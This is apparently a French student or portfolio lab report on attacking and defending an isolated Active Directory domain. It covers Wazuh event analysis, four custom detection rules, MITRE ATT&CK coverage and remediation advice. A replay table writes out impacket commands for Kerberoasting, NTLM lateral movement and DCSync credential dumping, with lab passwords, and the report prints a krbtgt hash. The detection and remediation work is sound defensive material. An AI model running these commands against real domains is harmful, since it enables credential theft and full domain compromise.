
IOC déterminant : La combinaison logonType=3 + authenticationPackageName=NTLM est le signal du mouvement latéral. Dans un domaine Active Directory correctement configuré, les connexions réseau utilisent Kerberos. L'utilisation de NTLM pour une connexion réseau (type 3) est la signature d'outils comme impacket, CrackMapExec ou d'une authentification Pass-the-Hash.



12.4 Event 4662 — DCSync

Champ Wazuh	Valeur observée	Signification
agent.name	DC-2022	Log provenant du DC
data.win.system.eventID	4662	Accès à un objet Active Directory
data.win.eventdata.subjectUserName	emp1	Compte qui a initié la réplication
data.win.eventdata.objectServer	DS	Active Directory (Directory Services)
data.win.eventdata.properties	{1131f6ad-9c07-11d1-f79f-00c04fc2dcd2}	GUID = DS-Replication-Get-Changes-All — IOC universel du DCSync

IOC déterminant : Le GUID 1131f6ad-9c07-11d1-f79f-00c04fc2dcd2 est l'identifiant universel du droit DS-Replication-Get-Changes-All dans tout Active Directory. Sa présence dans un Event 4662 déclenché par un compte utilisateur (pas un compte machine terminant par $) est la signature absolue d'une attaque DCSync. Ce GUID est identique dans 100% des environnements AD du monde.


172.16.7.147
Discover
New Discover
New
Save
Open
Share
Reporting
Inspect
wazuh-archives*
Search field names
Filter by type
Document Details
@timestamp
Oct 26, 2026 @ 11:24:13.375
_index
wazuh-archives-4.x-2026.10.26
agent.id
002
agent.ip
192.168.10.10
agent.name
DC-2022
data.win.eventdata.accessList
%%7688
data.win.eventdata.accessMask
0x100
data.win.eventdata.handleId
0x0
data.win.eventdata.objectName
%{eaedc1d0-e859-4d22-94dd-cb78e73ea761}
data.win.eventdata.objectServer
DS
data.win.eventdata.objectType
%{19195a5b-6da0-11d0-afd3-00c04fd930c9}
data.win.eventdata.operationType
Object Access
data.win.eventdata.properties
%%7688 {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2} {19195a5b-6da0-11d0-afd3-00c04fd930c9}
data.win.eventdata.subjectDomainName
LAB
data.win.eventdata.subjectLogonId
0x34305c
data.win.eventdata.subjectUserName
emp1
data.win.eventdata.subjectUserSid
S-1-5-21-3156769463-419717431-2052568238-1103

13. Règles de Détection Wazuh (local_rules.xml)


Fichier : `/var/ossec/etc/rules/local_rules.xml`

Les 4 règles suivantes ont été rédigées et déployées. Elles utilisent la plage 100001-100004 réservée aux règles personnalisées Wazuh.

Règle 100001 — Kerberoasting (T1558.003)

Logique : tout Event 4769 avec ticketEncryptionType = 0x17 (RC4) est signalé. En 2026, aucun système moderne ne devrait demander du RC4 — taux de faux positifs quasi nul.


```
<rule id="100001" level="12">
  <if_group>windows</if_group>
  <field name="win.system.eventID">^4769$</field>
  <field name="win.eventdata.ticketEncryptionType">^0x17$</field>
  <field name="win.eventdata.status">^0x0$</field>
  <description>Kerberoasting détecté : ticket TGS RC4 (T1558.003)
  - Compte cible : $(win.eventdata.serviceName)
  - Source IP    : $(win.eventdata.ipAddress)</description>
  <mitre><id>T1558.003</id></mitre>
  <group>kerberoasting,credential_access,</group>
</rule>
```



Règle 100002 — LSA Secrets via service de domaine (T1003.004)

Logique : tout Event 7045 dont accountName commence par LAB\ est suspect. Les services légitimes tournent sous LocalSystem ou NetworkService, jamais sous un compte de domaine dans une configuration correcte. Le préfixe ^LAB\\ cible spécifiquement le domaine et évite les faux positifs d'autres contextes.


```
<rule id="100002" level="10">
  <if_group>windows</if_group>
  <field name="win.system.eventID">^7045$</field>
  <field name="win.eventdata.accountName">^LAB\\</field>
  <description>Service Windows installé sous compte de domaine :
  préparation au dump LSA Secrets (T1003.004)
  - Service : $(win.eventdata.serviceName)
  - Compte  : $(win.eventdata.accountName)</description>
  <mitre><id>T1003.004</id></mitre>
  <group>lsa_secrets,persistence,credential_access,</group>
</rule>
```



Règle 100003 — Mouvement latéral NTLM (T1550.002)

Logique : une connexion réseau (logonType=3) en NTLM depuis le sous-réseau interne est le signal d'un outil offensif (impacket, CrackMapExec) ou d'un Pass-the-Hash. Kerberos est le protocole standard dans un domaine AD — NTLM sur une connexion réseau interne est anormal.


```
<rule id="100003" level="10">
  <if_group>windows</if_group>
  <field name="win.system.eventID">^4624$</field>
  <field name="win.eventdata.logonType">^3$</field>
  <field name="win.eventdata.authenticationPackageName">^NTLM$</field>
  <field name="win.eventdata.ipAddress">^192\.168\.10\.</field>
  <description>Mouvement latéral NTLM depuis réseau interne (T1550.002)
  - Source : $(win.eventdata.ipAddress)
  - Cible  : $(win.eventdata.targetUserName)</description>
  <mitre><id>T1550.002</id></mitre>
  <group>pass_the_hash,lateral_movement,</group>
</rule>
```



Règle 100004 — DCSync (T1003.006)

Logique : le GUID 1131f6ad-9c07-11d1-f79f-00c04fc2dcd2 est l'identifiant universel du droit DS-Replication-Get-Changes-All dans tout AD. Sa présence dans un Event 4662 déclenché par un compte utilisateur (sans $) est la signature absolue d'une attaque DCSync. Le filtre negate="yes" exclut les comptes machine (DC-2022$) pour éviter les faux positifs de réplication légitime.

```
<rule id="100004" level="15">
  <if_group>windows</if_group>
  <field name="win.system.eventID">^4662$</field>
  <field name="win.eventdata.properties">1131f6ad-9c07-11d1-f79f-00c04fc2dcd2</field>
  <field name="win.eventdata.subjectUserName" negate="yes">\.+\$$</field>
  <description>DCSync détecté : réplication AD non autorisée (T1003.006)
  - Compte    : $(win.eventdata.subjectUserName)
  - Domaine entièrement compromis</description>
  <mitre><id>T1003.006</id></mitre>
  <group>dcsync,credential_access,critical,</group>
</rule>
```


172.16.7.147
Discover
New Discover
New
Save
Open
Share
Reporting
Inspect
wazuh-alerts-*
rule.id: 100004
Search field names
Filter by type
Selected fields
_source
Available fields
Document Details
View surrounding documents
View single document
Table
JSON
_index
wazuh-alerts-4.x-2026.10.27
agent.id
002
agent.ip
192.168.10.10
agent.name
DC-2022
data.win.eventdata.accessList
%%7688
data.win.eventdata.accessMask
0x100
data.win.eventdata.handleId
0x0
data.win.eventdata.objectName
%{eaedc1d0-e859-4d22-94dd-cb78e73ea761}
data.win.eventdata.objectServer
DS
data.win.eventdata.objectType
%{19195a5b-6da0-11d0-afd3-00c04fd930c9}
data.win.eventdata.operationType
Object Access
data.win.eventdata.properties
%%7688 {1131f6ad-9c07-11d1-f79f-00c04fc2dcd2} {19195a5b-6da0-11d0-afd3-00c04fd930c9}
data.win.eventdata.subjectDomainName
LAB
data.win.eventdata.subjectLogonId
0x18b33e
data.win.eventdata.subjectUserName
emp1

14. Replay des Attaques et Résultats de Détection

Chaque technique a été rejouée depuis Kali Linux pour valider que les règles se déclenchent. Les commandes sont identiques à celles de la phase Red Team.

Étape	Commande de replay (Kali)	Résultat	Alerte	MTTD
Kerberoasting	impacket-GetUserSPNs 'LAB.LOCAL/compte_lambda' -request -dc-ip 192.168.10.10	✅ Réussi	100001 — Level 12	~15 s
LSA Secrets / 7045	Recréation BackupService via svc (admin local)	✅ Validé sur archives*	100002 — Level 10	~20 s
Mouvement latéral NTLM	impacket-smbclient 'LAB.LOCAL/svc:password123!'@192.168.10.20	✅ Réussi	100003 — Level 10	~15 s
DCSync	impacket-secretsdump 'LAB.LOCAL/emp1:emplo123!'@192.168.10.10 -just-dc-ntlm	✅ Réussi	100004 — Level 15	~10 s

Note — Règle 100002 (LSA Secrets / Event 7045)

L'Event 7045 est généré au moment de la création d'un service Windows.
La règle a été validée sur le log de la phase Red Team (wazuh-archives*).
Pour un replay complet : supprimer BackupService, puis sc create de nouveau depuis wmiexec avec svc (admin local sur DESKTOP-CLIENT).

15. Métriques SOC et Couverture ATT&CK

15.1 Métriques de performance par règle

Règle	Technique	Level	MTTD	Faux positifs (lab)	Faux positifs (prod)
100001	Kerberoasting T1558.003	12/15	~15 s	0	Très faibles (anciens OS RC4)
100002	LSA Secrets T1003.004	10/15	~20 s	0	Faibles (logiciels tiers)
100003	NTLM Latéral T1550.002	10/15	~15 s	2 observés	Modérés (NTLM légitime)
100004	DCSync T1003.006	15/15	~10 s	0	Quasi nuls

MTTD moyen global : ~15 secondes (de la commande Kali à l'alerte dans le dashboard Wazuh).

Taux de couverture : 4/4 techniques détectées, soit 100% de la kill chain définie dans ce projet.

Note faux positifs règle 100003 : 2 connexions NTLM légitimes Windows observées sur 10 minutes. En production, ajouter un filtre targetUserName != ANONYMOUS LOGON pour réduire ce nombre.

15.2 Couverture MITRE ATT&CK

Technique	ID	Tactique	Règle	Statut
Kerberoasting	T1558.003	Credential Access	100001	✅ Alerte déclenchée et validée
LSA Secrets	T1003.004	Credential Access	100002	✅ Log 7045 validé dans wazuh-archives*
Pass-the-Hash / NTLM	T1550.002	Lateral Movement	100003	✅ Alerte déclenchée et validée
DCSync	T1003.006	Credential Access	100004	✅ Alerte critique déclenchée et validée
Domain Account Discovery	T1087.002	Discovery	Pas de règle	⚠ Détection non implémentée — piste d'amélioration

Note — T1087.002 (BloodHound / reconnaissance)

La reconnaissance BloodHound génère des requêtes LDAP anormalement volumineuses.
Elle n'est pas couverte par une règle dans ce projet mais pourrait l'être via :
→ Event ID 1644 sur le DC (requêtes LDAP coûteuses) ou Event Sysmon ID 3 (connexions réseau).
→ C'est une piste d'amélioration documentée pour un projet futur.

about


layer

domain

Enterprise ATT&CK v20

platforms

Windows,
IaaS, Linux, macOS, SaaS, ESXi,
Network Devices, PRE, Containers,
Office Suite, Identity Provider



PARTIE 3 — REMÉDIATIONS

16. Recommandations de Remédiation

Pour chaque vulnérabilité exploitée dans ce lab, voici les mesures correctives recommandées, classées par priorité. Ces recommandations s'inspirent des bonnes pratiques CIS Benchmarks, Microsoft et MITRE D3FEND.

Priorité	Vulnérabilité exploitée	Remédiation recommandée	Outil / Mécanisme
CRITIQUE	Droits DCSync accordés à emp1 (non-DC)	Révoquer immédiatement les droits DS-Replication-Get-Changes-All. Auditer toutes les ACLs AD pour d'autres délégations excessives.	Review ACL AD + alerte sur Event 4662
CRITIQUE	Mot de passe faible sur compte SPN (svc)	Appliquer une politique de 25+ caractères aléatoires sur tous les comptes de service. Utiliser des gMSA (Group Managed Service Accounts) qui gèrent automatiquement les mots de passe.	Fine-Grained Password Policy + gMSA
HAUTE	RC4 activé sur les comptes de service	Forcer AES256 uniquement — désactiver RC4 via GPO et Set-ADUser.	Set-ADUser -KerberosEncryptionType AES256
HAUTE	Service Windows sous compte de domaine privilégié	Ne jamais faire tourner un service sous un compte avec des droits AD sensibles. Créer des comptes dédiés à faibles privilèges.	Principe du moindre privilège + gMSA
HAUTE	UAC Remote Restriction désactivée (LocalAccountTokenFilterPolicy=1)	Remettre LocalAccountTokenFilterPolicy = 0. Déployer LAPS pour des mots de passe admin locaux uniques et rotatifs.	Microsoft LAPS (natif Windows 11/Server 2022)
MOYENNE	NTLM encore actif sur le réseau	Désactiver NTLMv1, restreindre NTLMv2, forcer Kerberos pour les authentifications internes. Surveiller les connexions NTLM de type 3.	GPO : Network Security — Restrict NTLM

Conclusion Générale

Ce projet a couvert l'intégralité du cycle attaque-défense sur un environnement Active Directory : de la compromission initiale jusqu'à la détection et la remédiation. Il démontre une compréhension concrète des deux faces de la sécurité des systèmes d'information.

Ce que ce projet démontre

- La capacité à reproduire une kill chain AD réaliste (4 techniques MITRE ATT&CK) dans un environnement isolé
- La compréhension des mécanismes Windows natifs : Kerberos, LSA Secrets, DRSUAPI, UAC — et pourquoi ils sont exploitables
- La maîtrise du SIEM Wazuh : configuration de l'audit, déploiement de règles XML, validation par replay
- La rigueur dans la documentation : chaque étape est traçable, chaque résultat est justifié, les échecs sont documentés au même titre que les succès
- La distinction DCC2 / NTLM / LSA Secrets — trois mécanismes de stockage distincts avec des utilisabilités différentes

Phase	Objectif	Résultat	Preuve
Red Team	Kill chain AD — compromission jusqu'au hash krbtgt	✅ Succès	krbtgt:338a2cf5b2f911fc16ce754713a6058b
Blue Team	4 règles de détection — couverture complète	✅ Succès	4/4 techniques détectées, MTTD ~15 s
Remédiation	Remédiations prioritisées	✅ Documenté	6 corrections avec outils associés